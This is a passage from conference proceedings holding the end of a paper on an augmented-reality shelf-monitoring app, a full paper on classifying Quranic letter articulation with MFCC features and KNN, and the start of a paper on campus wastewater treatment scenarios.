In this study, a mobile application, called SOSA AR, was developed to monitor OSA using AR technology for the first time. The proposed system architecture is presented in Figure 1. The ArCore framework and Java programming language were used to develop the application. In the background, a database and a trained deep learning model [8] were used and they have been connected to the SOSA AR application via a RESTful API.




Figure 58. SOSA AR system architecture

SOSA AR includes two main screen screens: monitoring screen and notification screen. On the monitoring screen, the application shows the products that are detected from a captured shelf image when a smartphone is held towards a shelf. For this purpose, images of shelf parts have been taken from different perspectives for selected sections. These images have been added to the augmented image database and have been used as a reference image to detect sections. When a smartphone is held towards a shelf, the captured image from the camera is compared to the reference image in the augmented image database using a computer vision

extraction algorithm and if the matching is successful, the ARCore framework returns the class of matched images. Captured image and detected section class info are sent to RESTful API. At this stage, empty shelves are detected using the trained deep learning model and results are sent to the SOSA AR application. Figure 2 shows a sample monitoring screen of SOSA AR.



Figure 2. SOSA AR monitoring screen

On the notification screen, the application lists the alerts that are taken from the trained deep learning model via RESTful API. In addition, the output image and the number of empty and almost empty shelves can also be seen with section info. A sample notification screen of SOSA AR is shown in Figure 3.



Figure 3. SOSA AR notification screen

• **The Advantages of the Proposed SOSA AR System**

The new system proposed in this paper offers several advantages. These can be summarized as follow:

- It supports the process of shelf monitoring.
- It helps to reduce out-of-stock situations.
- It presents information about the surrounding real world to make it interactive and easily manageable.
- It enhances the motivation of the store clerks. It makes the job more enjoyable by increasing the interaction with the real world, thus enhancing the motivation of the store clerk by facilitating the shelf monitoring process.
- It enables using advances in technology for monitoring OSA.
- It facilitates the transfer of knowledge acquired in the virtual environment to the real world. In other words, it reduces the line between the virtual world and the real world.
- It allows to view the objects not visible in the real world to make them more memorable and eye-catching. In this way, reality with more information is added to the subject that is normally not available.
- It allows human-computer interaction to be made more effectively.

- It provides different perspectives on OSA by attracting the attention of the store clerks to the shelves.
- It increases the self-efficacy of store clerks as it allows them to have control over their job.
- It improves co-operation (collaboration) between store clerks and managers by enabling collaborative tasks.
- It reduces labor costs and increases customer satisfaction by involving customers in the process.

4. EXPERIMENTAL RESULTS

A real-world dataset, called WebMarket [11], was used to test the proposed SOSA AR system. The dataset contains 3153 images that are taken from in front of shelves for different sections. These images show a complete view of all shelves. The format of images is Jpeg and its resolution is either 2592 x 1944 or 2272 x 1704 in the dataset. Images were selected from two fast-moving consumer goods (FMCG) sections which are breakfast and beverage. In addition, for the deep learning model [8] used in the background, the same dataset and same FMCG sections were utilized to train the model.

The SOSA AR application captures an image from a shelf and sends it to the server to detect empty and almost empty parts. After this phase, the taken result image is placed on the real environment. For this placement process and section determination, the augmented image database was created. In this experiment, two sections, which are beverage and breakfast, was selected. Thirty images that contain different parts of shelves were captured from the different perspectives of these selected sections' images. When the smartphone is held towards a shelf, captured image from the camera is compared to images that are in the augmented image database. If the captured image is in the selected section, the image is sent to the server for the detection process, and placement is processed after this step. These processes need time especially for image placement to the real environment. Four shelves images were used to test this flow. Two of them were selected from the beverage section and two of them were selected from the breakfast section. Table 1 shows the comparison of placement and detection times and notification messages of these images.

Table 1. Comparison of detection, placement and notification messages between beverage and breakfast sections

Product Section	Sample Shelf Image	Detection Time (millisecond)	Result Image Placement Time on SOSA AR (second)	Notification Message
Beverage	1	270.50	5.10	There are 4 empty shelves in the beverage section.
Beverage	2	266.69	4.80	There is 1 empty shelf and 1 almost empty in the beverage section.
Breakfast	3	274.80	7.00	There are 2 almost empty shelves in the breakfast section.
Breakfast	4	272.64	6.50	There are 5 empty shelf and 7 almost empty in the beverage section.

The experimental results showed that empty and almost empty shelves with products were detected 5 milliseconds faster on average for images that were selected from the beverage section compared to the breakfast section. In addition, result image placement time on SOSA AR 1.8 seconds faster on average for images that were taken from the beverage section compared to the breakfast section. This is probably because of that product sizes in images from the beverage section were greater than the breakfast section. The results showed that images that contain higher size products were detected and placed faster. Placement time was dramatically higher according to the detection time. To overcome this issue, the augmented image database can be extended by adding more images from different parts of the shelf. In this way, this improvement can help to recognize the shelf and placement can be completed by the ArCore framework within a lower time. Figure 4 shows sample detection and placement for sample shelf image 1 (beverage section) and sample shelf image 3 (breakfast section) on the SOSAR AR monitoring screen.




Figure 4. Sample monitoring result (a) from beverage section (b) from breakfast section

5. CONCLUSIONS AND FUTURE WORK

AR can be defined as the positioning of digitally created objects and data in a real-world environment. AR technology has started to be supported by mobile devices with the advancement of the features of mobile devices in recent years. Developed applications using AR technology can be used more effectively based on human-computer interaction.

Tracking high on-shelf availability and reporting OOS situations are an important problem to increase profits and customer satisfaction in grocery stores. In this paper, the SOSA AR system was proposed to monitor OSA and report OOS situations on shelves. In addition, the general structure and flow of the system were explained. Besides, the functionality of the system was tested using a real-world dataset, and results were explained in the experimental results section. The SOSA AR system combines five different technologies that are mobile application, augmented reality, explainable artificial intelligence, object recognition, and deep learning. Finally, for the first time, mobile augmented reality technology was used to monitor OSA.

Proposed OSA AR mobile application placed result images on the shelf in the real-world environment. As future work, instead of image placement, detection results can be placed on real-time shelf images within milliseconds.

6. REFERENCES

- [1] R. T. Azuma, "A survey of augmented reality," *Teleoperators Virtual Environments*, vol. 6, no. 4, pp. 355–385, 1997.
- [2] J. Ranjan and S. Puri, "Out of Stock conditions affecting Customer satisfaction and customer loyalty," *Journal of Business & Retail Management Research*, vol. 6, no. 2, pp. 38–52, 2012.
- [3] J. García-Arca, J. C. Prado-Prado, and A. T. González-Portela Garrido, "On-shelf availability and logistics rationalization. A participative methodology for supply chain improvement," *Journal of Retailing and Consumer Services*, vol. 52, no. July 2019, pp. 101889-101899, 2020.
- [4] A. Bayle, G. Laurent, and S. Macé, *Assessing the Frequency and Causes of Out-of-Stock Events Through Store Scanner Data*. Paris: Paris Chambre de Commerce et d'Industrie de Paris, 2006.
- [5] R. Moorthy, S. Behera, S. Verma, S. Bhargave, and P. Ramanathan, "Applying image processing for detecting on-shelf availability and product positioning in retail stores," *ACM International Conference Proceeding Series*, 2015, pp. 451–457.
- [6] L. Rosado, J. Goncalves, J. Costa, D. Ribeiro, and F. Soares, "Supervised learning for Out-of-Stock detection in panoramas of retail shelves," *IST 2016 - 2016 IEEE International Conference on Imaging Systems and Techniques, Proceedings*, 2016, pp. 406–411.
- [7] K. Higa and K. Iwamoto, "Robust shelf monitoring using supervised learning for improving on-shelf availability in retail stores," *Sensors*, vol. 19, no. 12, pp. 2722-2741, 2019.
- [8] R. Yilmazer and D. Birant, "Shelf Auditing Based on Image Classification Using Semi-Supervised Deep Learning to Increase On-Shelf Availability in Grocery Stores," *Sensors*, vol. 21, no. 2, pp. 327-352, 2021.
- [9] R. Vargheese and H. Dahir, "An IoT/IoE enabled architecture framework for precision on shelf availability: Enhancing proactive shopper experience," *Proceedings - 2014 IEEE International Conference on Big Data, IEEE Big Data*, 2014, pp. 21–26.
- [10] E. Bottani, M. Bertolini, A. Rizzi, and G. Romagnoli, "Monitoring on-shelf availability,

out-of-stock and product freshness through RFID in the fresh food supply chain,”
International Journal of RF Technologies: Research and Applications, vol. 8, no. 1–2,
pp. 33–55, 2017.

- [11] “WebMarket is an image database built for Computer Vision Research.” [Online].
Available: <http://yuhang.rsise.anu.edu.au>. [Accessed: Jan. 9, 2021].

AL-HAMS AND AL-JAHR SIFAAT EVALUATION USING CLASSIFICATION APPROACH

Tareq AlTalmas¹, Salmiah Ahmad¹, Wahyu Sediono¹,
Nik Nur Wahidah Nik Hashim¹, Abdul Halim Embong¹, Surul Shahbudin Hassan²

¹*Kulliyah of Engineering, International Islamic University, MALAYSIA*

²*Center for Languages and Pre-University Academic Development, International Islamic University MALAYSIA*

tareq.ma@live.iium.edu.my

ORCID: 0000-0002-2514-185X

ABSTRACT

Recitation of *Al-Quran* is an essential task for every Muslim across any background, where Muslims are required to excellently recite *Al-Quran* that was revealed in Arabic language. To fulfill this task, the first step that is commonly conducted yet takes so much learning time, is to master the pronunciation of the basic unit of the verses which are the letters. In *Tajweed* knowledge, there is a standard way to pronounce the letters correctly. *Makhraj* (Points of Articulation) and *Sifaat* (Classifications) are the first things to be studied for Quranic letters correct pronunciation, where these two topics used to be studied traditionally with series of face-to-face meetings between students and teachers. Up to this date, there are limited research in the literature to examine the correctness of the *Sifaat*, as an important foundation in Quranic recitation, but research on Quranic verses evaluation is widely available. Therefore, an automated learning system for evaluating *Makhraj* and *Sifaat* would be a complementary tool for the students to reduce the time required for learning. As a part of the automated system's developed, therefore, in this paper, a classification approach is introduced to develop a classification model that can classify the Quranic letters to its first pair of *Sifaat* with opposites (*Al-Hams* and *Al-Jahr*). Mel-frequency Cepstral Coefficients (MFCC) technique was used as features extraction, obtained from the pre-processed audio signal. Features selection technique was then implemented to reduce the size of the features vector, where later, K-nearest Neighbor (KNN) algorithm was used as the classification technique. As a result, it has shown that the reduced features vector has outperformed the full features vector in all KNN methods by 91.1% of accuracy

Keywords: *Tajweed, Sifaat, KNN, MFCC, Feature Selection*

1. INTRODUCTION AND BACKGROUND

Al-Quran is the holy book for every Muslim. The recitation of *Al-Quran* is one of the best ways for Muslims to be closer to Allah SWT. Since *Al-Quran* was revealed in Arabic language, it is important for Muslims to recite it properly as it was revealed, regardless of the Muslims' background. To Master the pronunciation of *Al-Quran* verses, it is important first to learn the correct pronunciation of the Quranic letters from the aspect of the articulation points (*Makhrāj*) and the characteristics (*Sifaat*). Quranic letters used to be learned traditionally in long time, with series of periodic seating between the teacher and students, which uses face-to-face approach. Nowadays, this method is time consuming, and even in non-Arab societies, the availability of teachers is less as compared to Arab societies.

The integration between speech processing techniques and machine learning algorithms can ease the way of learning the Quranic letters pronunciation, where it can provide a complementary tool to be used before the final testing by the human experts, which leads to reducing the time of learning. Recently, various research was conducted to offer an intelligent platform for *Tajweed* learning, but yet this area of research is still an open area for more development and improvement, [1]. In Fact, the pronunciation error detection is a complicated problem, and it is tough to be solved using one algorithm, where it may need the integration of many algorithms to be achieved. Pronunciation evaluation systems are divided into two main groups: pronunciation scoring and mispronunciation detection. Mispronunciation detection focuses on detecting the cause of mispronunciation and points it out. But the pronunciation scoring assesses the overall proficiency without pointing out the source of the errors. Mispronunciation detection algorithms are based on two methods: confidence measurement and classifier, [2]. A system was developed to score the pronunciation of Malaysian teachers by [3], where HMM log-likelihood probability was used to score the pronunciations. Two data sets were investigated; data with non-native speakers and data with only native speakers. The system that was trained with mixed database has shown better performance and the accuracy was about 89 %. A goodness of pronunciation (GOP) score was used to identify the error of the pronunciation in five Arabic letters that mostly mispronounced by non-native speakers, the letters are ث , ح , ذ , س , and ض. The average accuracies of the system were between 87 % to 100 % for each of the letter. Furthermore, the scoring of the system and the human expert scoring were matched, and it was able to identify the wrong pronunciation without giving the learner the reason of the error, [4]. A research were conducted to identify the mispronunciation in the letter ج , [5]. They used MFCC and its derivatives as features, while the identification of the error used GMM-UBM and I-vector methods. I-vector technique has outperformed in identifying the error when the letter ج is at the beginning of the word. It was able to

evaluate the pronunciation proficiency but not identifying the source of mispronunciation. On the other hand, dynamic time warping with MFCC were used to develop a system to teach non-Arab and children the recitation of *Al-Quran*, [6]. The system was used to evaluate the pronunciation of 8 Arabic words that contain most of the Quranic letters. It has shown good results in identifying the mispronounced words by achieving an average accuracy between 85 % to 93 % for the 8 words. A classification-based approach was developed by [7] to detect the mispronunciation of Arabic consonants, using various acoustic features with artificial neural network (ANN) classifier. Two methods were investigated, in method 1 simple acoustic feature were used, while in method 2 a set of discriminative acoustic features were used. Results showed that method 2 has outperformed by average accuracy about 82 %, while method 1 just achieved 73 %. Formant frequencies, power spectral density (PSD), and Mel-frequency cepstral coefficient (MFCC) were tested with two classification algorithms; namely linear discriminant analysis (LDA) and quadratic discriminant analysis (QDA) to classify the letter to its group of *Sifaat*. In [8], , the focus was on the group of *Sifaat* without opposites. Results have shown that combining the three feature vectors in one feature vector with the QDA has achieved the best performance with the average accuracy about 84 %. Deep Convolution Neural Network (CNN) was used as feature extraction, by extracting the features from layers 6, 7, and 8 to train 3 different models for mispronunciation detection of the non-native learner of the Arabic language. K-nearest neighbor (KNN), Support Vector Machine (SVM) and Random Forest (RF) were used as a classification algorithm in this paper. The results have shown that the CNN-based features have reached an average accuracy about 93 %.

This paper focuses in investigating the Mel-frequency Cepstral Coefficients (MFCC) with the K-Nearest neighbor Classification algorithm to classify the Quranic letter to one of the *Sifaat* pair, (*Al-Jahr* or *Al-Hams*). The developed classifier is planned to be part of the full computer assisted pronunciation training (CAPT) system for evaluation the Quranic letter pronunciation. The paper has been organized as follows: Section 2 explains the *Sifaat* of the Quranic Letters, especially the group of interest in this paper. Section 3 covers the methodology that used to train the best classification model, while Section 4 discusses the results and finding, followed by the conclusion.

2. SIFAAT OF THE QURANIC LETTERS

Sifaat are the characteristics that differentiate the letters that share the same *Makhradj*. Missing some *Sifaat* may cause the pronunciation to be similar to another letter, or make it completely wrong pronunciation. The implementation of *Sifaat* could be used as a cue to differentiate between good and average reciters. There are two types of *Sifaat*: the basic and the conditional *Sifaat*. The basics are those come always with the pronunciation, while the conditionals are those present in some pronunciation cases only. The basic *Sifaat* are divided into two categories: the *Sifaat* with opposites and the *Sifaat* without opposites. *Sifaat* with opposites are made of 11 *Sifaat* which are grouped into 4 pairs and 1 group with 3 characteristics. Table 1 shows the *Sifaat* and its opposites with the letters associated to

each *Sifaat*. In this paper the analysis is conducted on the first pair of the *Sifaat*, which are *Al-Hams* and *Al-Jahr* letters. Each Quranic letter must have one of these two *Sifaat* [9]. In the first row of the table, we can see that the 28 Quranic letters are divided into one of the *Sifaat*, either *Al-Hams* or *Al-Jahr*. *Al-Jahr* means the apparent and it is always with 18 Quranic letters. The opposite *Sifaat* is *Al-Hams* which means the whisper and always with the rest 10 letters.

Table 12: Table of Quranic Letters Characteristics (*Sifaat*) and the Opposites

<i>Sifaat</i>	Letters	Opposite <i>Sifaat</i>	Letters
<i>Al-Hams</i>	ف ح ث ه ش خ ص س ك ت	<i>Al-Jahr</i>	أ ب ج د ذ ر ز ض ط ظ ع غ ق ل م ن و ي
<i>Al-Itbaq</i>	ص ض ط ظ	<i>Al-Infisah</i>	أ ت ث ج ح خ د ذ ر ز س ش ع غ ف ق ك ل م ن ه و ي
<i>Al-Ithlaq</i>	ف ر م ن ل ب	<i>Al-Ismat</i>	أ ت ث ج ح خ د ذ ر ز س ش ص ض ط ظ ع غ ق ك ه و ي
<i>Al-Istilaa</i>	خ ص ض غ ط ق ظ	<i>Al-Istifaal</i>	أ ب ت ث ج ح د ذ ر ز س ش ع ك ل م ن ه و ي
<i>AL-Shidaa</i>	أ ج د ق ط ب ك ت	<i>Al-Tawasot</i>	ل ن ع م ر
		<i>Al-Rakhawa</i>	ث ز س ش ص ض غ ف ح خ و ه

3. METHODOLOGY

This paper uses the Mel-frequency Cepstral Coefficients (MFCC) as a feature vector for the classification problem. The full feature vector was used to train the model at the first step, then a reduced version of the feature vector was used to train a new model. Feature selection technique were used to weight the coefficients in the MFCC vector according to its importance in classifying the Quranic letters to its group of *Sifaat*, which lead to reduce the number of features to protect the model against overfitting and make it faster. Lastly, the selected models from the full feature vector and the reduced feature vector will be tested with unseen database for final validation. Then the outperformed model will be selected to be used later in the full CAPT system. Figure 1 shows the process of designing a classification model for a pair of *Sifaat*, namely *Al-Jahr* and *Al-Hams*.




Figure 11: Methodology of Designing Classification Model for *Al-Jahr* and *Al-Hams Sifaat*

- **Database**

To date, there is no available standard database to be used for the research of mispronunciation detection on the Quranic studies [8]. Therefore, we have created our own database of the Quranic letters from certified experts in Quranic recitation rules. In this Study the audio data was collected from a total of 75 subjects who are considered certified in *Tajweed*. Each subject has been asked to pronounce the Quranic letter according to the approved way to be pronounced from its *Makhrāj* (points of articulation) and holding its *Sifaat* (attributes). For database recording, the letters should be pronounced with *Sukun* (°) and preceded by the letter *á*. The total number of recordings for the 28 Quranic letters were 2100 recording. To ensure the accuracy of the pronunciation, two experts were asked to evaluate the data again, where the wrong pronunciation were removed from the Database. A total of 1970 recordings have been kept after the experts' evaluations. Data were divided into two groups for training and testing the model. Table 2 shows the training and testing data and the number of recitations of each *Sifaat*.

Table 2: Training and Testing Data Distribution

	Number of Samples Training Data	Number of Samples Testing Data
<i>Al-Jahr (Class 0)</i>	1041	229
<i>Al-Hams (Class 1)</i>	571	129

- **Features Extraction and Analysis**

Audio raw data contain a huge number of values that is not useful in the classification step. So, it is important to analyze the raw speech to extract the important information in a reduced form. Feature Extraction is a basic step in designing any traditional machine learning classification model. It concerns in extracting the most useful information from the speech signal and remove the useless and redundant information. Feature extraction step should be performed on a stationary frame of speech, so the analysis is used to be performed on short-time frames 20 ms to 30 ms speech segments. Mel-frequency cepstral coefficients (MFCC) was widely used in speech recognition systems and it showed a comparative performance. MFCC imitates the behavior of the human ears in perceiving the speech, [10]. MFCC shows a good performance in speech recognition and it could capture the characteristics of the phones in speech signals, [11]. Figure 2 Shows the process of calculating the MFCC coefficients. Pre-emphasizing speech signal is important to enhance the higher frequencies by passing the speech signal into FIR filter with transfer function $1 - \alpha Z^{-1}$. Windowing the framed speech signal is the second step to avoid the sudden jump of the value from 0 to its value at the beginning of the speech frame and the sudden drop to 0 at the speech signal ending. The discrete Fourier transform (DFT) step is to convert the time-domain representation of the signal to the frequency-domain representation. Then applying the Mel-Filter bank to spectral of the speech signal. The output of the filter bank as a compressed form of the speech signal which they are the Mel-frequency coefficients. The Mel-frequency coefficients are converted to MFCC coefficients by applying the discrete cosine transform (DCT). $S(n)$ is one frame of the speech signal, $c(n)$ is the Mel-frequency cepstral coefficients.




Figure 12: Block Diagram of Calculating MFCC Coefficients

Feature Selection is useful technique in preparing the data for training the models. It can help in removing features that are either redundant or not contributing much to the classification model, help in reducing the computational cost, and the required storage space; and in protecting against overfitting. In this paper, the models are trained using the full features set and the reduced sets, the accuracy are compared to find the effect of feature selection on the models. *Relieff* algorithm was used as it is suitable with classification problems. *Relieff* algorithm estimates the feature importance to the classification model, it is a filter-based feature selection technique, [12].

- **K-Nearest Neighbor Classification**

Supervised machine learning focuses on building models by finding the relations between the inputs (features) and the outputs (responses). It includes various methods and techniques to solve its main problems whether classification or regression. Mostly the selection of the machine learning algorithm is partly just a trial and error, [13], but there some parameters can guide to estimate the proper method to be used such as; the size and type of the database. This paper is considering the K Nearest neighbour classification for two reasons; firstly, the data size is considered small data, and secondly, it is a binary classification problem. K Nearest Neighbour classification is a supervised learning algorithm, used to classify new data points by looking to the features of the nearest points in the training data set.

Matlab provides an interactive tool for training the classification models called Classification Learner App. This tool is able to visualize the Data, train the model, evaluate the model via various techniques and export the model to be used with new data sets. All these mentioned features can be done without writing codes, but only by interactively using the tool. The Process starts with preparing the data and load it to the tool. Second step is to prepare the model parameters; features, responses, and selecting the validation scheme. This step is selecting the method to be used, and it gives the option to let the tool test the data with all available methods to check for the best performed model. Finally, it exports the model to the MATLAB workspace to be used with new database, [14].

Cross-validation is a model assessment technique by dividing the data into training and testing data. MATLAB classification learner provides this method to protect against overfitting. It randomly

divides the data into two sets for training and testing, and the process is performed repeatedly, the average accuracy of each iteration is calculated at the end. In this paper, 10-folds cross-validation was used as a resampling to reduce the risk of overfitted and underfitted models. Cross-validation is a recommended method for the small databases.

To further validate the extracted models, it was implemented on unseen new data sets. Basically, the confusion matrix was used to evaluate the trained model performance on the new data. The first value that can be extracted from the confusion matrix is the overall accuracy of the model, as shown in Equation (1). It shows the ratio of the correct predictions to the total number of samples in the database. Figure 3 shows the confusion matrix of a binary classifier, where TN is the correct number of samples that are classified as class 0, FP is the total number of samples that are classified wrongly as class 1, FN is the total number of samples that are classifier wrongly as class 0, and TP are the total number of samples that are classified correctly as class 1, [15].

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} \tag{1}$$

		Predicted	
		0	1
True	0	TN	FP
	1	FN	TP

Figure 13: Confusion Matrix of a Binary Classifier

When the database has some kind of imbalance such as one class has many samples compared to the other class, the overall accuracy is not enough to evaluate the system performance, which is the case in our experiments as the size of class 0 is almost 2 times the size of class 1. In this case, other evaluation techniques need to be called. Firstly, specificity is the total number of class 0 who were correctly classified to the total number of class 0 samples as shown in Equation (2). On the other hand, recall is the number of class 1 who are correctly classified to the total number of class 1 samples as shown in Equation (3). Both values should approach 1 theoretically to show a good performing model.

$$Sensitivity = \frac{TN}{TN+FP} \tag{2}$$

$$Recall = \frac{TP}{TP+FN} \tag{3}$$

Recall and sensitivity represent the ability of the model to identify each class. Combining them together leads to an important evaluation metric called F-score, [16]. It is harmonic mean of the recall

and the sensitivity as shown in Equation (4). Like recall and sensitivity, the F-score value should approach 1 to consider the model is good.

$$F - score = 2 * \frac{Sensitivity * Recall}{Sensitivity + Recall} \quad (4)$$

4. RESULTS AND DISCUSSION

Figure 4 illustrates the importance of each MFCC coefficient to the classification model, where 14 MFCC coefficients were evaluated. The *relieff* function in Matlab was used to evaluate the coefficients. MFCC coefficient 2 showed the highest weigh while coefficient 13 showed the lowest weight. In this paper, 10 coefficients to be kept, while the less 4 coefficients to be removed. Coefficients 10, 11, 12 and 30 were removed to form the reduced feature vector, to check its ability to improve the classification model.




Figure 14: Importance Analysis of the Predictors for Pair-1 (*Al-Hams* and *Al-Jahr*)

Figure 5 illustrates the average accuracy of the trained models using the full MFCC feature vector and the reduced MFCC feature vector using various types of K-nearest neighbour (KNN) algorithm. Overall, the reduced feature vector has outperformed the full feature vector in all models. Furthermore, the weighted KNN has outperformed the other methods with both the full and reduced feature vector. Weighted KNN is a modified of fine KNN, in fine KNN the distance is taken equally usually Euclidean distance is used, and the number of K starts from 1 and can be set to other values. While in weighted KNN, the distances are multiplied by a corresponding weight, the K value given by default in Matlab classification learner is set to be 10 for this method, and it can be changed as well. In this paper we have tuned the weighted KNN by taking the values of K in between 5 and 15, it is found that 10 has shown the best performance. The Trained model using weighted KNN with the full feature vector has shown an average accuracy about 94.4 %, while with reduced feature vector the accuracy was higher, with about 95.7 %.




Figure 15: Performance of Full and Reduced MFCC Vectors

For further validation, the trained models were tested with new dataset that the was not presented at the training step. Figure 6 shows the confusion matrix of testing the model 1 (trained with full feature vector). Figure 7 shows the confusion matrix of testing the model 2 (trained with reduced feature vector). Figure 8 illustrates the detailed metrics about both model 1 and model 2. Overall, model 2 has shown better performance in three metric values; accuracy, recall and F-score. While it has shown slightly less value with the sensitivity. As the data has some kind of imbalance, the F-score values played the key role in selecting the best model to classify the Quranic letter to its group of *Sifaat* with opposites for *Al-Hams and Al-Jahr*. Model 2 was selected to be used with the full CAPT system to evaluate the *Sifaat* of the Quranic letters.

		Predicted	
		0	1
True	0	216	13
	1	24	105

Figure 16: Confusion Matrix of Testing Data the Full MFCC Vector

		Predicted	
		0	1
True	0	215	14
	1	18	111

Figure 17: Confusion Matrix of Testing Data the Reduced MFCC Vector




Figure 18: Performance Analysis of Testing Model 1 and Model 2

5. CONCLUSION

In this paper, feature identification and classification of the *Sifaat* with opposites of *Al-Hams* and *Al-Jahr* was performed. Both the MFCC full and reduced feature vectors showed good performance with all KNN classification techniques. The results showed that reducing the size of feature vector can improve the identification of class 1 and keep the class 0 identification at its high accuracy. The weighted KNN has shown the best performance, the accuracy at the training phase was about 94.4 % for the full feature vector and it raised to 95.7 % with the reduced feature vector. In the testing phase, the F-score was mainly used to validate the classification performance. The model that trained with the reduced feature vector has shown higher F-score value about 0.9 compared to only 0.87 for the model that was trained with the full feature vector.

ACKNOWLEDGEMENT

This project was successfully funded by the Ministry of Higher Education Malaysia, under two different grants, which are RACE14-009-0015 with the title “Investigation and Modelling of Human Speech Organs in Generating a Unique Representation of Quranic Letters for Tajweed Teaching and Learning”, and RIGS15-146-0146, entitled “Multisensory Analysis of the Correct Quranic Pronunciation for Automatic and Self-Learning System Tajweed Teaching and Learning”. The grants

were successfully managed by Research Management Centre (RMC), International Islamic University Malaysia, (IIUM).

6. REFERENCES

- [1] F. Nazir, M. N. Majeed, M. A. Ghazanfar, and M. Maqsood, "Mispronunciation Detection Using Deep Convolutional Neural Network Features and Transfer Learning-Based Model for Arabic Phonemes," *IEEE Access*, vol. 7, 2019, doi: 10.1109/ACCESS.2019.2912648.
- [2] M. Maqsood, H. Adnan Habib, T. Nawaz, and K. Zeeshan Haider, "A Complete Mispronunciation Detection System for Arabic Phonemes using SVM," 2016.
- [3] A. Khan, O. Mourad, A. M. K. B. Mannan, H. B. A. M. Dahan, and M. Abushariah, *Automatic Arabic pronunciation scoring for computer aided language learning*. 2013.
- [4] A. al Hindi, M. Alsulaiman, G. Muhammad, and S. Al-Kahtani, "Automatic pronunciation error detection of nonnative Arabic Speech," in *2014 IEEE/ACS 11th International Conference on Computer Systems and Applications (AICCSA)*, 2014, pp. 190–197, doi: 10.1109/AICCSA.2014.7073198.
- [5] A. Hanani, M. Attari, A. Farakhna, A. Joma'A, M. Hussein, and S. Taylor, *Automatic Identification of Articulation Disorders for Arabic Children Speakers*. 2016.
- [6] B. Alkhatib, M. Kawas, A. Alnahhas, R. BONDOK, and R. KANNOUS, "Building an assistant mobile application for teaching arabic pronunciation using a new approach for arabic speech recognition," *Journal of Theoretical and Applied Information Technology*, vol. 95, Feb. 2017.
- [7] M. Maqsood, adnan Habib, and T. Nawaz, "An Efficient Mispronunciation Detection System Using Discriminative Acoustic Phonetic Features for Arabic Consonants," *International Arab Journal of Information Technology*, vol. 16, pp. 242–250, Mar. 2019.
- [8] S. Akhtar *et al.*, "Improving Mispronunciation Detection of Arabic Words for Non-Native Learners Using Deep Convolutional Neural Network Features," *Electronics*, vol. 9, no. 6, 2020, doi: 10.3390/electronics9060963.
- [9] Kareema Czerepinski, "The characteristics of letters," in *Tajweed Rules of the Qur'an Part 2*, 2003, pp. 6–18.
- [10] S. Therese and C. Lingam, "Review of Feature Extraction Techniques in Automatic Speech Recognition," 2013.

- [11] S. Narang and M. Divya Gupta, "Speech Feature Extraction Techniques: A Review," *International Journal of Computer Science and Mobile Computing*, vol. 4, no. 3, pp. 107–114, 2015, Accessed: Dec. 26, 2020. [Online]. Available: www.ijcsmc.com.
- [12] "Introduction to Feature Selection - MATLAB & Simulink." <https://www.mathworks.com/help/stats/feature-selection.html> (accessed Dec. 20, 2020).
- [13] "Mastering Machine Learning A Step-by-Step Guide with MATLAB." Accessed: Dec. 20, 2020. [Online].
- [14] "Train Classification Models in Classification Learner App - MATLAB & Simulink." <https://www.mathworks.com/help/stats/train-classification-models-in-classification-learner-app.html> (accessed Dec. 26, 2020).
- [15] J. Dj. Novaković, A. Veljović, S. S. Ilić, Ž. Papić, and T. Milica, "Evaluation of Classification Models in Machine Learning," *Theory and Applications of Mathematics & Computer Science*, vol. 7, no. 1, p. Pages: 39 – 46, Apr. 2017, Accessed: Dec. 26, 2020. [Online]. Available: <https://uav.ro/applications/se/journal/index.php/TAMCS/article/view/158>.
- [16] "How to Calculate Precision, Recall, and F-Measure for Imbalanced Classification." <https://machinelearningmastery.com/precision-recall-and-f-measure-for-imbalanced-classification/> (accessed Dec. 26, 2020).

VERSATILE COMPARISON OF DIFFERENT WASTEWATER COLLECTION AND TREATMENT SCENARIOS ON A CAMPUS MODEL

Börte Köse-Mutlu^{1,2}

¹*Yeditepe University, Faculty of Engineering, Istanbul, TURKEY*

²*Istanbul Technical University, National Research Center on Membrane Technologies,
Istanbul, TURKEY*

kosebo@itu.edu.tr

ORCID: 0000-0001-9747-5499

ABSTRACT

In today's world where water scarcity is on the agenda, it is possible to find a solution to the problem with innovative methods to be preferred in the collection and treatment of wastewater. In this context, the most innovative application that can be preferred is membrane technologies. Membranes are selectively permeable nanotechnological materials and their use in advanced water/wastewater treatment is increasing day by day. The most important obstacle to the choice of this nanotechnological product in engineering applications in daily life is the relatively high costs. In this study, a comprehensive feasibility study was carried out by focusing on scenarios involving five different approaches for particular living space by projecting the future. Options such as combined and separated sewage systems, membrane bioreactor technology for domestic wastewater treatment, the treatment of stormwater with nanofiltration, and combinations of these options were studied in the relevant scenarios. Besides, the option of saving energy by preventing the communication of microorganisms during wastewater treatment, which is an innovative approach, has also been explored. As a result, the scenario using rainwater treatment with NF and wastewater treatment with QQ-MBR was found to be the most feasible scenario.

Keywords: *Water Supply, Wastewater Treatment, Membrane Processes, Nanotechnology, Sustainability*

BİR KAMPÜS MODELİ ÜZERİNDE FARKLI ATIKSU TOPLAMA VE ARITIMA SENARYOSUNUN ÇOK YÖNLÜ KARŞILAŞTIRMASI

ÖZET

Su kıtlığının gündemde olduğu günümüzde atıksuların toplanması ve arıtılmasında tercih edilecek yenilikçi yöntemler ile probleme çözüm bulmak mümkündür. Bu bağlamda, tercih edilebilecek en yenilikçi uygulama membran teknolojilerdir. Membranlar, seçici geçirgen nanoteknolojik malzemeler olup ileri derecede su/atıksu arıtımında kullanımı her geçen gün yaygınlaşmaktadır. Bu nanoteknolojik ürünün günlük yaşamdaki mühendislik uygulamalarında tercih edilmesinin önündeki en önemli engel nispeten yüksek maliyetlerdir. Bu çalışmada, gelecek projeksiyonu yapılarak belli bir yaşam alanı için beş farklı yaklaşımı içeren senaryolara odaklanılarak kapsamlı bir fizibilite çalışması gerçekleştirilmiştir. İlgili senaryolarda birleşik ve ayrık kanalizasyon sistemleri, evsel atıksuların arıtılması için membran biyoreaktör teknolojisi, yağmursularının nanofiltrasyon ile arıtılması gibi seçenekler ve seçeneklerin kombinasyonları çalışılmıştır. Bunlara ek olarak, yenilikçi bir yaklaşım olan ve atıksu arıtımı sırasında mikroorganizmaların iletişiminin kesilmesi ile enerji tasarrufu seçeneği de incelenmiştir. Sonuç olarak, QQ-MBR ile atıksuyun ve NF ile yağmur suyunun arıtılarak yeniden kullanıldığı senaryo en uygun seçenek olarak bulunmuştur.

***Anahtar Kelimeler:** Su Temini, Atıksuların Arıtılması, Membran Prosesler, Nanoteknoloji, Sürdürülebilirlik*

1. INTRODUCTION

